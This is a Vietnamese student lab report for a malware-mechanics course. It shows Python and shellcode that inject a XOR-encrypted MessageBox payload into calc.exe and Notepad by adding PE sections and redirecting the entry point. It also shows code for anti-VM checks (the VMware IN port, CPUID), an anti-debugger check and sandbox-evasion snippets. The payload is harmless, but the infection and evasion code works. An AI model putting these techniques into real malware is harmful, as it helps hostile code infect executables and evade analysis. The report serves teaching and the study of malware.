BÁO CÁO BÀI TẬP 2

Môn học: Cơ chế hoạt động của mã độc

Tên chủ đề: Advanced Virus Techniques

GVHD: ThS. Phan Thế Duy

1. THÔNG TIN CHUNG:

Mã lớp: NT230.M21.ANTT

STT	Họ và tên	MSSV	Email
1	Nguyễn Thị Thu	19522307	19522307@gm.uit.edu.vn
2	Ngô Thảo Nguyên	19520183	19520183@gm.uit.edu.vn
3	Lê Thị Mỹ Duyên	19521439	19521439@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Yêu cầu a	100%
2	Yêu cầu c (Tìm hiểu detect sandbox, Demo 2 cách Anti-VM, Anti-Debugger)	80%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

MỤC LỤC

BÁO CÁO CHI TIẾT

YÊU CẦU A: Hiện thực Encrypted virus (XOR)

Mục tiêu: Chỉnh sửa tập tin thực thi 32-bit sao cho khi chạy ứng dụng, đầu tiên, decryptor sẽ giải mã ciphertext virus rồi trỏ đến plaintext virus vừa giải mã được để thực thi và kết quả hiện lên một MessageBox. Sau khi đóng MesssgeBox, chương trình chạy bình thường.

Ý tưởng: tạo thêm 2 sections trong tập tin thực thi

- **Section .code** chứa decryptor để giải mã virus và thực thi virus
- **Section .virus** chứa ciphertext mã hoá XOR. Khi được giải mã, đoạn shellcode trong section này hiện MessageBox và quay lại Address Of Entry Point ban đầu để chương trình hoạt động bình thường.
- Thay đổi **Address Of Entry Point** thành Relative Virtual Address của section .code để nó giải mã virus trước.

Thực hiện:

Bước 1: Tạo 2 section mới (chi tiết các bước đã trình bày trong bài tập 1 – yêu cầu 1)

Các bước tạo 1 section mới:

- Chỉnh sửa lại kích thước tập tin thực thi
- Tính toán raw_size, raw_offset (align theo file alignment), virtual_size, virtual_address (align theo section alignment).
- Chỉnh sửa header section: Name, Misc, Misc_PhysicalAddress, Misc_VirtualSize, VirtualAddress, SizeOfRawData, PointerToRawData, PointerToRelocations, PointerToLinenumbers, NumberOfRelocations, NumberOfLinenumbers, Characteristics (0xE0000020 – Write, Read, Excute)
- Thêm 1 vào NumberOfSections trong FILE_HEADER, SizeOfImage trong OPTIONAL_HEADER thành virtual_address + virtual_offset (của section mới tạo).
- Ghi vào tập tin thực thi những thay đổi bằng pe.write(exe_path) -> quan trọng

Bước 2: Shellcode trong section .virus

Sử dụng **msfvenom** tạo shellcode MessageBox có title là ***Infection by NT230*** và text là ***19522307-19520183-19521439***

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/messagebox TEXT="19522307-19520183-19521439" ICON=INFORMATIO
N EXITFUNC=process TITLE="Infection by NT230" | hexdump -C
No encoder specified, outputting raw payload
Payload size: 293 bytes

00000000  d9 eb 9b d9 74 24 f4 31  d2 b2 77 31 c9 64 8b 71  |....t$.1..w1.d.q|
00000010  30 8b 76 0c 8b 76 1c 8b  46 08 8b 7e 20 8b 36 38  |0.v..v..F..~ .68|
00000020  4f 18 75 f3 59 01 d1 ff  e1 60 8b 6c 24 24 8b 45  |O.u.Y....`.l$$.E|
```

Khi disassembly các bytes shellcode này ra ta sẽ thấy đoạn sau:

```
0x0000000000000118:  6A 40            push    0x40
0x000000000000011a:  53               push    ebx
0x000000000000011b:  51               push    ecx
0x000000000000011c:  52               push    edx
0x000000000000011d:  FF D0            call    eax
0x000000000000011f:  31 C0            xor     eax, eax
0x0000000000000121:  50               push    eax
0x0000000000000122:  FF 55 08         call    dword ptr [ebp + 8]
```

Sau khi gọi MessageBox tạo 0x11d thì 3 dòng assembly là để thoát chương trình. Ở đây, cần thay 3 dòng assembly cuối bằng ***mov eax, old_entry_point; call eax*** để quay lại chạy chương trình bình thường.

```
153 #Return to address of old entry point
154 mov_eax_value = pe.OPTIONAL_HEADER.AddressOfEntryPoint + pe.OPTIONAL_HEADER.ImageBase
155 virus += b"\xB8" + struct.pack("<i", mov_eax_value)  + b"\xFF\xD0\x00\x00"
156 address = pe.sections[-1].VirtualAddress + pe.OPTIONAL_HEADER.ImageBase
157 length_virus = 296
```

Từ plaintext virus, sửa dụng XOR để tạo ra ciphertext với công thức sau:

ciphertext = plaintext XOR length_virus XOR address

Tức lấy lần lượt 4 bytes của plaintext XOR với length_virus (ở mỗi vòng for trừ đi 4) XOR address (address của 4 bytes)

```
161 for i in range(74):
162     a = virus[4*i:4*i+4]
163     b = struct.pack("<i", address + 4*i)
164     c = struct.pack("<i", length_virus)
165     length_virus = length_virus - 4
166     cipher += bitwise_xor_bytes(bitwise_xor_bytes(a,c),b)
```

Sau khi có ciphertext virus, ghi nó vào section .code bắt đầu từ raw_address.

```
168 #Write ciphertext virus to section .virus
169 raw_offset_virus = pe.sections[-1].PointerToRawData
170 pe.set_bytes_at_offset(raw_offset_virus, bytes(cipher))
171 pe.write(exe_path)
172 #print(pe.sections[-1].get_data())
```

Bước 3: Shellcode trong section .code

Đầu tiên, decryptor lấy virtual_address của section .virus lưu trong thanh ghi esi, ecx là độ dài của ciphertext (phải chia hết cho 4).

Decryptor XOR: lấy lần lượt 4 bytes giá trị trong esi XOR với ecx, rồi XOR với address của 4 bytes.

Sau khi giải mã, thực thi MessageBox bằng lệnh call virus_offset. Viruss_offset tức là khoảng cách từ lệnh call đến nơi bắt đầu của virus shellcode được tính bằng công thức:

```
lea esi, [virus_address]
mov ecx, 0x128
xor [esi], ecx
xor [esi], esi
add esi, 4
sub ecx, 4
cmp ecx, 0
jnz 0xFFFFFFED
call virus_offset
```

virtual_address_virus – virtual_address_call – 5 = virus_offset

```
174 '''————————————————————————————MODIFY SECTION .CODE - DECRYPTOR————————————————————————————'''
175 virtual_address_virus = pe.sections[-1].VirtualAddress + pe.OPTIONAL_HEADER.ImageBase
176 #lea esi, virus
177 decryption = b"\x8D\x35" + struct.pack("<i", virtual_address_virus)
178 print(struct.pack("<i", virtual_address_virus))
179
180 #Decrypt cipher virus
181 decryption += b"\xB9\x28\x01\x00\x00\x31\x0E\x31\x36\x83\xC6\x04\x83\xE9\x04\x83\xF9\x00\x0F\x85\xED\xFF\xFF\xFF
182
183 #Call virus after decrypted
184 call_offset_virus = pe.sections[-1].VirtualAddress - (pe.sections[-2].VirtualAddress + 0x1e) - 5
185 decryption += b"\xE8" + struct.pack("<i", call_offset_virus)
186
187 #Write decryptor in section .code
188 raw_offset_code = pe.sections[-2].PointerToRawData
189 pe.set_bytes_at_offset(raw_offset_code, bytes(decryption))
190 pe.write(exe_path)
191 #print(pe.sections[-2].get_data())
```

Bước 4: Đổi Address Of Entry Point trong OPTIONAL_HEADER thành Relative Virtual Address của section .code

```
192
193 '''————————————————————————————CHANGE ADDRESS OF ENTRY POINT————————————————————————————'''
194 new_ep = pe.sections[-2].VirtualAddress
195 oep = pe.OPTIONAL_HEADER.AddressOfEntryPoint
196 pe.OPTIONAL_HEADER.AddressOfEntryPoint = new_ep
197 pe.write(exe_path)
```

Kết quả:

- Thành công gọi MessageBox chứa thông tin yêu cầu đầu tiên khi bắt đầu chương trình. Khi tắt MessageBox đi chương trình vẫn chạy bình thường.
- Source code áp dụng cho cả file calc.exe và NOTEPA.EXE đều được kết quả trên.

Link source code: https://github.com/thunebae/Malware/blob/main/Ex2/yc1.py

YÊU CẦU B: Hiện thực lại mã độc chống phân tích động

1. Tìm hiểu nguyên lý phát hiện sandbox

Sandbox Analysis Environment – How it works?

Kỹ thuật phát hiện, phân tích mã độc Sandbox được xem là tuyến phòng thủ cuối cùng để chống lại các mối đe dọa tiềm năng về mã độc. Đây được gọi là kỹ thuật phân tích tự động.

Nguyên lý hoạt động của Sandbox chính là tạo ra một môi trường cô lập và kiểm soát các chương trình được xem là mã độc thực thi chức năng của nó một cách tự do trong chính môi trường ảo này nhưng không có khả năng gây hại. Sandbox sẽ quan sát hành vi của chương trình và lưu các kết quả vào database để tiến hành phân loại và nghiên cứu các biến thể mới, cũng như phát triển các kỹ thuật chống lại nó.

Và kỹ thuật phát hiện mã độc dựa trên hành vi này chỉ hoạt động nếu file được quan sát thực sự thực hiện các hoạt động độc hại trong quá trình phân tích. Nếu không có hoạt

động có hại nào được thực hiện trong quá trình phân tích, Sandbox kết luận rằng file đang được kiểm tra là lành tính.

Sandbox Detection and Evasion Techniques

Các kỹ thuật nhận biết và né tránh Sandbox dựa trên 3 hướng triển khai chính:

- **Nhận biết môi trường Sandbox (Detecting the Sandbox):** Nếu phần mềm độc hại nhận biết được môi trường Sandbox thì sẽ chọn thực thi hành vi gây hại hoặc chấm dứt việc thực thi.
- **Khai thác khoảng trống và điểm yếu của Sandbox (Exploiting Sandbox Gaps and Weaknesses)**: Bao gồm các kỹ thuật sử dụng các định dạng file bị làm rối (obscure file format) hoặc file có kích thước quá lớn mà môi trường này không thể xử lý. Hoặc hiểu rằng, nếu khả năng giám sát của Sandbox bị phá vỡ, nó sẽ đạt đến một điểm mù mà mã độc có thể được triển khai.
- **Kết hợp các trigger nhận biết bối cảnh (Incorporating Context-Aware Triggers):** Mã độc nhận biết bối cảnh này đôi khi sẽ gọi là "logic bombs" khi mà có thể trì hoãn thực thi code trong một khoảng thời gian xác định hoặc cho đến khi xảy ra các hành vi của người dùng cuối như khởi động lại hệ thống, tương tác bàn phím, chuột,... (user-based interaction)

Các kỹ thuật này bao gồm việc sử dụng *Assembly Instructions*, tìm kiếm cụ thể các *Register Keys* hoặc *Tên file*.

Tồn tại nhiều Nt-functions trong ntdll.dll được sử dụng để hook trong Sandbox -> khả năng tồn tại một số lỗi khác nhau. Một số kỹ thuật anti sandbox thường được sử dụng:

- **Checking the hooked NtLoadKeyEx function**

Dựa trên sự khác nhau về số lượng argument giữ hooked function và original **NtLoadKeyEx** function gây ra tình trạng hook lỗi -> crash môi trường phân tích sandbox.

"If a function is hooked incorrectly, in kernel mode this may lead an operating system to crash, lead an analyzed application to crash or can be easily detected"

- Call to the incorrectly hooked function -> Stack pointer value: invalid -> return Exception -> Cannot call to the RegLoadAppKeyW, which calls NtLoadKeyEx.

Phương pháp 1: Gọi thực thi RegLoadAppKeyW với đối số hợp lệ trước đoạn code mã độc. Code thực thi mã độc sẽ không thể thực thi do the Exception.

```
RegLoadAppKeyW(L"storage.dat", &hKey, KEY_ALL_ACCESS, 0, 0);
// If the application is running in a sandbox an exception will occur
// and the code below will not be executed.

// Some legitimate code that works with hKey to distract attention goes here
// ...
RegCloseKey(hKey);
// Malicious code goes here
// ...
printf("Some malicious code");
```

NtLoadKeyEx April 22, 2021, 10:40 p.m.	flags: 16 trust_class_key: 0x00000000 regkey: \REGISTRY\A\{2a11d9c0-47e9-9387-ae61-3fde35b16cb0} filepath: C:\Users\User\AppData\Local\Temp\storage.dat	3221225717	0
__exception__ April 22, 2021, 10:40 p.m.	stacktrace: RegLoadAppKeyW+0x11e RegLoadKeyA-0x52 kernelbase+0x155d6e @ 0x778d5d6e ntloadkey_evasion+0x31a99 @ 0xe91a99 ntloadkey_evasion+0x32b7a @ 0xe92b7a		

Phương pháp 2: Gọi trực tiếp NtLoadKeyEx function và kiểm tra ESP value sau khi gọi.

```
__try
{
    _asm mov old_esp, esp
    NtLoadKeyEx(&TargetKey, &SourceFile, 0, 0, 0, KEY_ALL_ACCESS, &hKey, &ioStatus);
    _asm mov new_esp, esp
    _asm mov esp, old_esp
    if (old_esp != new_esp)
        printf("Sandbox detected!");
}
__except (EXCEPTION_EXECUTE_HANDLER)
{
    printf("Sandbox detected!");
}
```

- **Checking the hooked NtDelayExecution function**

NtDelayExecution, thường được gọi mỗi khi ta thực hiện gọi hàm **Sleep**.

```
NTSTATUS
NTAPI
NtDelayExecution(
    IN BOOLEAN              Alertable,
    IN PLARGE_INTEGER       DelayInterval);
```

Đối số thứ 2 của hàm là một con trỏ tới giá trị khoảng thời gian trễ. Trong kernel-mode, hàm **NTDelayExecution** xác thực con trỏ này và cũng có thể trả về các giá trị sau:

- **STATUS_ACCESS_VIOLATION** – If the pointer value is not a valid user-mode address.
- **STATUS_DATATYPE_MISALIGNMENT** – If the address is not aligned (DelayInterval & 3 != 0)

Phương pháp: Thông thường, khi gọi NTDelayExecution với unaligned pointer cho DelayInterval, sẽ trả về "STATUS_DATATYPE_MISALIGNMENT". Tuy nhiên trong

Sandbox, giá trị của DelayInterval được sao chép vào một biến mới mà không có kiểm tra thích hợp -> độ trễ được thực hiện và giá trị trả về sẽ là STATUS_SUCCESS. Điều này có thể được sử dụng để phát hiện sandbox.

```
__declspec(align(4)) BYTE aligned_bytes[sizeof(LARGE_INTEGER) * 2];
DWORD Timeout = 10000; //10 seconds
PLARGE_INTEGER DelayInterval = (PLARGE_INTEGER)(aligned_bytes + 1); //unaligned

DelayInterval->QuadPart = Timeout * (-10000LL);
if (NtDelayExecution(TRUE, DelayInterval) != STATUS_DATATYPE_MISALIGNMENT)
    printf("Sandbox detected");
```

- **Checking hardware resources**

Với nguồn tài nguyên hạn chế, Sandbox không thể chạy các mô phỏng dài và tiêu thụ song song, vì vậy thường hạn chế tài nguyên và phân bổ thời gian cho từng trường hợp duy nhất.

User workstation điển hình có bộ xử lý có ít nhất 2 lõi, tối thiểu 2GB RAM và ổ cứng 100GB. Ta có thể xác minh xem môi trường mà chương trình độc hại đang được thực thi có những ràng buộc này không.

Thực hiện các câu lệnh check CPU, check RAM, check HDD,...để kiểm tra môi trường Sandbox.

```
// check CPU
SYSTEM_INFO systemInfo;
GetSystemInfo(&systemInfo);
DWORD numberOfProcessors = systemInfo.dwNumberOfProcessors;
if (numberOfProcessors < 2) return false;

// check RAM
MEMORYSTATUSEX memoryStatus;
memoryStatus.dwLength = sizeof(memoryStatus);
GlobalMemoryStatusEx(&memoryStatus);
DWORD RAMMB = memoryStatus.ullTotalPhys / 1024 / 1024;
if (RAMMB < 2048) return false;

// check HDD
HANDLE hDevice = CreateFileW(L"\\\\.\\PhysicalDrive0", 0, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTIN
DISK_GEOMETRY pDiskGeometry;
DWORD bytesReturned;
DeviceIoControl(hDevice, IOCTL_DISK_GET_DRIVE_GEOMETRY, NULL, 0, &pDiskGeometry, sizeof(pDiskGeometry), &bytesRe
DWORD diskSizeGB;
diskSizeGB = pDiskGeometry.Cylinders.QuadPart * (ULONG)pDiskGeometry.TracksPerCylinder * (ULONG)pDiskGeometry.Se
if (diskSizeGB < 100) return false;
```

- **Checking Uptime**

System uptime của môi trường Sandbox thường ngắn, nhất là khi môi trường cần quay vòng lại mỗi khi một file được phân tích. Ta có thể sử dụng Windows API GetTickCount để kiểm tra một khoảng thời gian dự kiến sẽ kết thúc.

```
mov     esi, ds:GetTickCount
call    esi ; GetTickCount
push    0EA60h          ; dwMilliseconds
mov     edi, eax
call    ds:Sleep
call    esi ; GetTickCount
sub     eax, edi
mov     ecx, 0E678h
cmp     ecx, eax
mov     edx, offset TimeAcceleration ; Code checking for time acceleration
sbb     ecx, ecx
```

2. Hiện thực lại mã độc chống phân tích động có khả năng nhận biết môi trường

a) Chạy trong môi trường máy ảo (VMWare)

Mục tiêu: Chỉnh sửa tập tin thực thi 32-bit sao cho khi chạy ứng dụng, đầu tiên, check xem ứng dụng có đang chạy trong môi trường máy ảo không?

- Nếu không, decryptor sẽ giải mã ciphertext virus rồi trỏ đến plaintext virus vừa giải mã được để thực thi và kết quả hiện lên một MessageBox, sau khi đóng MesssgeBox, chương trình chạy bình thường.
- Nếu có, chương trình chạy bình thường, không decrypt virus.

Cách 1: IN instruction

IN instruction là lệnh dùng đọc một cổng, ở đây cổng cần đọc là cổng 0x5658 – 'VX'

Ý tưởng: tạo thêm 3 sections trong tập thực thi.

- Section .in: sử dụng lệnh IN để xác định xem có đang chạy trong VMWare. Nếu có, chạy chương trình bình thường, không thì quay lại section .code
- Section .code: section này ban đầu gọi section .in check xem có đang trong môi trường máy ảo không, nếu không, chạy MessageBox rồi chạy chương trình.
- Section .virus: chứa ciphertext virus như Yêu cầu a.

Thực hiện:

Bước 1: Tạo 3 sections mới

Lưu ý thứ tự section như sau:

```
185 #pe.section[-3] ——→ section .code
186 #pe.section[-2] ——→ section .virus
187 #pe.section[-1] ——→ section .in
```

Bước 2: Shellcode trong section .virus (như Yêu cầu a)

Bước 3: Shellcode trong section .in (debug đại diện với file calc.exe)

Tham khảo trong tool ScoopyNG, ta sẽ thấy đoạn code C sử dụng IN instruction:

```
unsigned int  a, b;
__try {
  __asm {
    // save register values on the stack
    push eax
    push ebx
    push ecx
    push edx
    // perform fingerprint
    mov eax, 'VMXh' // VMware magic value (0x564
    mov ecx, 0Ah    // special version cmd (0x0a
    mov dx, 'VX'    // special VMware I/O port (
    in eax, dx      // special I/O cmd
    mov a, ebx      // data
    mov b, ecx      // data (eax gets also modif
    // restore register values from the stack
    pop edx
    pop ecx
    pop ebx
    pop eax
  }
} __except (EXCEPTION_EXECUTE_HANDLER) {}
```

Khi đặt IN instruction trong máy thật, nó sẽ tạo ra một **EXCEPTION_EXECUTE_HANDLER** và chương trình dừng, còn trong máy ảo thì không tạo ra.


Do đó, ta cần sử dụng cấu trúc SEH (Structured Exception Handler) để khi **EXCEPTION EXECUTE HANDLER** xảy ra, ta sẽ chỉ chương trình quay lại section .code

SHE được lưu trong stack, được truy cập thông qua **fs:[0x0]** gồm nhiều record, mỗi record gồm 2 thành phần là Address (trỏ tới SEH record tiếp theo) và Exception Handler (nơi sẽ được thi nếu chương trình xảy ra Exception).

Khi sử dụng x32dbg, trong phần SEH, ta dễ dàng thấy các record hiện tại của nó.

Address	Handler	Module/Label
000DFFCC	7708D270	ntdll
000DFFE4	770A9135	ntdll

Như vậy, ta cần tạo ra một SEH record bằng cách push Exception Handler (0x0102103D) vào đầu tiên, sau đó push fs:[0] vào stack (Address). Nếu lệnh IN tạo ra EXCEPTION, eip sẽ nhảy đến địa chỉ Exception Handler thực thi ret và quay lại section .code. Nếu lệnh IN thực thi thành công, nó chạy chương trình bình thường (do phát hiện VMWare)



Khi nhìn vào stack, ta sẽ thấy có 1 record SEH được hình thành:

```
000DFF68 000DFFCC Pointer to SEH_Record[1]
000DFF6C 0102103D return to calc2.0102103D from ???
```

Address	Handler	Module/Label
000DFF68	0102103D	calc2
000DFFCC	7708D270	ntdll
000DFFE4	770A912D	ntdll

Code python:

```
233 '''------------------------------------MODIFY SECTION .IN------------------------------------'''
234 '''This section use in instruction to scan port to detect VMWare, only VMWare'''
235 #Push SEH record to stack to handle exception_excute_handle
236 detect_vmware = bytes(b"\x55\x89\xE5\xE8\x00\x00\x00\x00\x58\x83\xC0\x35\x50\x64\xFF\x35\x00\x00\x00\x00\x64\x89\x25\x00\x00"
237                       b"\x00\x00\xB8\x68\x58\x4D\x56\xBB\x00\x00\x00\x00\xB9\x0A\x00\x00\x00\xBA\x58\x56\x00\x00\xED\x81\xFB\x68\x58\x4D\x56")
238
239 #if VMWare is running, the IN instruction excute successfully, no exception_excute_handle occurs,
240 #The program running normally, call the old_entry_point
241 detect_vmware += b"\xB8" + struct.pack("<i", mov_eax_value)  + b"\xFF\xD0"
242
243 #If WMWare is not running, exception_excute_handle occurs, jump to the handle in SEH and return 1
244 detect_vmware += b"\x31\xC0\x40\x64\x8B\x25\x00\x00\x00\x00\x8B\x24\x24\x64\x8F\x05\x00\x00\x00\x00\x83\xC4\x04\x5D\xC2\x04\x00"
245
246 #Write detect_vmware to section .in
247 raw_offset_in = pe.sections[-1].PointerToRawData
248 pe.set_bytes_at_offset(raw_offset_in, bytes(detect_vmware))
249 pe.write(exe_path)
```

Bước 4: Shellcode trong section .code

Tương tự như Yêu cầu A, nhưng đầu tiên phải gọi section .in để check VMWare.

```
0101F000   E8 FB1F0000      call calc2.1021000                  EntryPoint
0101F005   8D35 00000201    lea esi,dword ptr ds:[1020000]      esi:EntryPoint
0101F00B   B9 28010000      mov ecx,128                         ecx:EntryPoint
0101F010   310E             xor dword ptr ds:[esi],ecx          esi:EntryPoint, ecx:EntryPoint
0101F012   3136             xor dword ptr ds:[esi],esi          esi:EntryPoint
0101F014   83C6 04          add esi,4                           esi:EntryPoint
0101F017   83E9 04          sub ecx,4                           ecx:EntryPoint
0101F01A   83F9 00          cmp ecx,0                           ecx:EntryPoint
0101F01D   0F85 EDFFFFFF    jne calc2.101F010
0101F023   E8 D80F0000      call calc2.1020000
```

Code python:

```
251 '''------------------------------------MODIFY SECTION .CODE------------------------------------'''
252 '''This section first call to section .in to confirm "is VMWare running?", if not excute decryptor'''
253 #call section .in
254 call_virtual_address_offset = pe.sections[-1].VirtualAddress - pe.sections[-3].VirtualAddress - 5
255 shellcode = b"\xE8" + struct.pack("<i", call_virtual_address_offset)
256
257 #lea esi, virus
258 virtual_address_virus = pe.sections[-2].VirtualAddress + pe.OPTIONAL_HEADER.ImageBase
259 shellcode += b"\x8D\x35" + struct.pack("<i", virtual_address_virus)
260
261 #decryptor if not dectect debugger
262 shellcode += b"\xB9\x28\x01\x00\x00\x31\x0E\x31\x36\x83\xC6\x04\x83\xE9\x04\x83\xF9\x00\x0F\x85\xED\xFF\xFF\xFF"
263
264 #Call virus after decrypted
265 call_offset_virus = pe.sections[-2].VirtualAddress - (pe.sections[-3].VirtualAddress + 0x23) - 5
266 shellcode += b"\xE8" + struct.pack("<i", call_offset_virus)
267
268 #Write shellcode to section .code
269 raw_offset_code = pe.sections[-3].PointerToRawData
270 pe.set_bytes_at_offset(raw_offset_code, bytes(shellcode))
271 pe.write(exe_path)
272
```

Bước 5: Đổi Address Of Entry Point trong OPTIONAL_HEADER thành Relative Virtual Address của section .code (như Yêu cầu A).

Kết quả: đạt được mục tiêu nhưng source code chỉ áp dụng thành công với file calc.exe, còn đối với file khác như NOTEPAD.EXE, không thể nhảy đến thực thi Exception Handler trên máy thật, còn trên máy ảo chạy bình thường.

Link source code: AntiVM1.py

Cách 2: CPUID instruction

CPUID instruction là lệnh để check các thông tin của processors. Với input eax=1, nếu bit thứ 31 của output ecx là 1 thì ứng dụng đang trong môi trường máy ảo.

Ý tưởng: Tạo 2 sections mới

- Section .code: dùng CPUID check môi trường máy ảo. Nếu có, thực thi decryptor, gọi MessageBox. Nếu không, thực thi chương trình bình thường.
- Section .virus: ciphertext virus.

Thực hiện:

Bước 1: Tạo 2 sections mới (như Yêu cầu A)

Bước 2: Shellcode trong section .virus (như Yêu cầu A)


Bước 3: Shellcde trong section .code

Lệnh BT sẽ lưu bit thứ 0x1F (31) của ecx vào Carry Flag.

- Trong môi trường ảo: CF=1
- Trong máy vật lý: CF=0

Lệnh JB:

- CF=1, nó sẽ nhảy tới mov eax, AddressOfAntryPoint; call eax.
- CF=0, chạy lệnh tiếp theo (đoạn tiếp là decryptor)



Code python:

```
'''----------------------------------MODIFY SECTION .CODE - DECRYPTOR----------------------------------'''
'''Thi section use cpuid to detect VMWare, it takes eax=1 as input and if 32's bit in outout(ecx) is 1, WMWare is running'''
#Check Processors feature with cpuid
#if Carry Flag is set, WMWare is running, run program normally
shellcode = b"\x31\xC0\x40\x0F\xA2\x0F\xBA\xE1\x1F\x72\x23"

#If carray flag is 0, pass jb jump, go to decryptor
#lea esi, virus
virtual_address_virus = pe.sections[-1].VirtualAddress + pe.OPTIONAL_HEADER.ImageBase
shellcode += b"\x8D\x35" + struct.pack("<i", virtual_address_virus)

#Decrypt cipher virus
shellcode += b"\xB9\x28\x01\x00\x00\x31\x0E\x31\x36\x83\xC6\x04\x83\xE9\x04\x83\xF9\x00\x0F\x85\xED\xFF\xFF\xFF"

#Call virus after decrypted
call_offset_virus = pe.sections[-1].VirtualAddress - (pe.sections[-2].VirtualAddress + 0x29) - 5
shellcode += b"\xE8" + struct.pack("<i", call_offset_virus)

#If carry flag is set 1, jb instruction jump to old address of entry point.
shellcode += b"\xB8" + struct.pack("<i", mov_eax_value)  + b"\xFF\xD0"

#Write decryptor in section .code
raw_offset_code = pe.sections[-2].PointerToRawData
pe.set_bytes_at_offset(raw_offset_code, bytes(shellcode))
pe.write(exe_path)
#print(pe.sections[-2].get_data())
```

Bước 4: Đổi Address Of Entry Point trong OPTIONAL_HEADER thành Relative Virtual Address của section .code (Như yêu cầu A)

Nhận xét: Đây là một cách thực hiện dễ dàng nhưng không thực tế. Do người ta có thể config trong file .vmx để thay đổi output ecx nếu input eax=1 trong máy ảo VMWare. Như vậy có thể bypass cách check này.

```
1   cpuid.1.ecx="0---:----:----:----:----:----:----:----"
```

Kết quả: đạt được mục tiêu, source code áp dụng cho cả 2 file calc.exe và NOTEPAD.EXE được.

Link source code: AntiVM2.py

b) Có khả năng phát hiện đang bị gỡ lỗi (debugging)

Mục tiêu: Chỉnh sửa tập tin thực thi 32-bit sao cho khi chạy ứng dụng:

- Trong môi trường debugger: không decrypt virus, ứng dụng chạy bình thường.
- Trong môi trường không có debugger: chạy MessageBox, rồi ứng dụng chạy bình thường.

Cách 1: Manually Checking Structures – BeingDebugged

Ý tưởng: Tạo 2 sections mới

- Section .virus: ciphertext virus
- Section .code: check BeingDebugged flag trong PEB để detect Debugger. Nếu phát hiện, chạy chương trình bình thường.

Thực hiện:

Bước 1: Tạo 2 sections mới (như Yêu cầu A)

Bước 2: Shellcode trong section .virus (như Yêu cầu A)

Bước 3: Shellcode trong section .virus

fs:[30] là nơi có cấu trúc PEB, còn **fs:[30] + 2** là địa chỉ trường BeingDebugged:

- bl = 0: không phát hiện debugger, nhảy đến decryptor.
- bl # 0: phát hiện debugger, thực thi lệnh tiếp theo (gọi AddressOfEntryPoint cũ)

```
0101F000   64:A1 30000000   mov eax,dword ptr fs:[30]          EntryPoint
0101F006   31DB             xor ebx,ebx
0101F008   8A58 02          mov bl,byte ptr ds:[eax+2]
0101F00B   84DB             test bl,bl
0101F00D   0F84 07000000    je calc2.101F01A
0101F013   B8 75240101      mov eax,calc2.1012475
0101F018   FFD0             call eax
0101F01A   8D35 00000201    lea esi,dword ptr ds:[1020000]   esi:EntryPoint
0101F020   B9 28010000      mov ecx,128                      ecx:EntryPoint
0101F025   310E             xor dword ptr ds:[esi],ecx       esi:EntryPoint, ecx:EntryPoint
0101F027   3136             xor dword ptr ds:[esi],esi       esi:EntryPoint
0101F029   83C6 04          add esi,4                        esi:EntryPoint
0101F02C   83E9 04          sub ecx,4                        ecx:EntryPoint
0101F02F   83F9 00          cmp ecx,0                        ecx:EntryPoint
0101F032   0F85 EDFFFFFF    jne calc2.101F025
0101F038   E8 C30F0000      call calc2.1020000
```

Code python:

```
174 '''------------------------------------MODIFY SECTION .CODE - DECRYPTOR------------------------------------'''
175 #Check BeingDebugged flag in PED fs:[30] + 2
176 code = "\x64\xA1\x30\x00\x00\x00\x31\xDB\x8A\x58\x02\x84\xDB\x0F\x84\x07\x00\x00\x00"
